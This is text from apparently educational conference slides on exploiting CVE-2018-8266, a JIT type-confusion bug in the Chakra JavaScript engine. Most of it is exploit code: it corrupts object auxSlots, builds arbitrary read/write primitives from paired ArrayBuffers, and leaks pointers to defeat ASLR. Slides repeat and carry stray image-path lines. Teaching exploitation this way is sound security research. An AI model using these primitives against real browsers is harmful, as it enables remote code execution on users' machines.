# CVE-2018-8266: exploitation (getting full R/W)

```
function opt(o) {  
  var inline = function() {  
    o.b;  
    o.e = target;  
  };  
  o.a = "1";  
  for (var i = 0; i < 10000; i++) {  
    inline();  
    o.a = obj;  
  }  
}  
  
for (var i = 0; i < 360; i++) {  
  opt({a: 1.1, b: 2.2, c: 3.3});  
}  
  
opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```



Then we use the corruption so that **o->auxSlots == obj**


Next time we execute **o.e = target** we will have **obj->auxSlots == target**

# CVE-2018-8266: exploitation (getting full R/W)

```
function opt(o) {
  var inline = function() {
    o.b;
    o.e = target;
  };
  o.a = "1";
  for (var i = 0; i < 10000; i++) {
    inline();
    o.a = obj;
  }
}

for (var i = 0; i < 360; i++) {
  opt({a: 1.1, b: 2.2, c: 3.3});
}


opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```



Then we use the corruption so that **o->auxSlots == obj**  
Next time we execute **o.e = target** we will have **obj->auxSlots == target**  
We have the **auxSlots** pointer of our object pointer to the target **ArrayBuffer**

# CVE-2018-8266: exploitation (getting full R/W)

```
function opt(o) {  
  var inline = function() {  
    o.b;  
    o.e = target;  
  };  
  o.a = "1";  
  for (var i = 0; i < 10000; i++) {  
    inline();  
    o.a = obj;  
  }  
}  
  
for (var i = 0; i < 360; i++) {  
  opt({a: 1.1, b: 2.2, c: 3.3});  
}  
  
opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```



But we still cannot overwrite the **buffer** pointer with a fully controlled address..

Then we use the corruption so that **o->auxSlots == obj**

Next time we execute **o.e = target** we will have **obj->auxSlots == target**

We have the **auxSlots** pointer of our object pointer to the target **ArrayBuffer**

# CVE-2018-8266: exploitation (getting full R/W)

```
hax = new ArrayBuffer(0x28);  
obj.h = hax;
```

No problem! we just use a second **ArrayBuffer**


**obj.h** will overwrite the pointer to the underlying buffer of our first **ArrayBuffer**

By creating a typed array on our first array buffer, we can fully read and write the meta-data of the second array buffer!



# CVE-2018-8266: exploitation (getting full R/W)

```
hax = new ArrayBuffer(0x28);  
obj.h = hax;
```



No problem! we just use a second **ArrayBuffer**

**obj.h** will overwrite the pointer to the underlying buffer of our first **ArrayBuffer**

By creating a typed array on our first array buffer, we can fully read and write the meta-data of the second array buffer!


# CVE-2018-8266: exploitation (Defeating ASLR)

Super easy

```
view = new Float64Array(target);
```

```
view[0]; // reads the vtable pointer
```

```
view[7]; // reads the buffer pointer
```




# CVE-2018-8266: exploitation (getting full R/W)

```
view = new Uint32Array(target);

let read = function(where) {
  view[7] = i2f(what);
  tmp = new Float64Array(hax)
  return f2i(tmp[0]);
}

let write = function(what, where) {
  view[7] = i2f(what);
  tmp = new Uint32Array(hax);
  tmp[0] = what % BASE;
  tmp[1] = what / BASE;
}
```




# CVE-2018-8266: exploitation (getting full R/W)

```
view = new Uint32Array(target);

let read = function(where) {
  view[7] = i2f(where);
  tmp = new Float64Array(hax)
  return f2i(tmp[0]);
}

let write = function(what, where) {
  view[7] = i2f(where);
  tmp = new Uint32Array(hax);
  tmp[0] = what % BASE;
  tmp[1] = what / BASE;
}
```




# CVE-2018-8266: exploitation (getting full R/W)

```
view = new Uint32Array(target);

let read = function(what) {
  view[7] = i2f(what);
  tmp = new Float64Array(hax)
  return f2i(tmp[0]);
}

let write = function(what, where) {
  view[7] = i2f(what);
  tmp = new Uint32Array(hax);
  tmp[0] = what % BASE;
  tmp[1] = what / BASE;
}
```



There you go, full read-write :)

# Some notes about exploitation

Not a talk about Windows exploitation (check Saar's talk at 35C3) but...

Exploiting in Edge requires full ROP thanks to ACG

With our primitives, mainly a matter of leaking a stack address

We can craft a stack inside our second array buffer's which we know the address of

Just needs to leak the global **ThreadContext** pointer => we can now read the stack limit

**DEMO**

# Conclusion

JIT compilation is a really complex software engineering problem

Can seem hard to get into

I hope this presentation can help some people get into it

Even if Chakra's day might be numbered, implementations differ but concepts overlap with other engines :)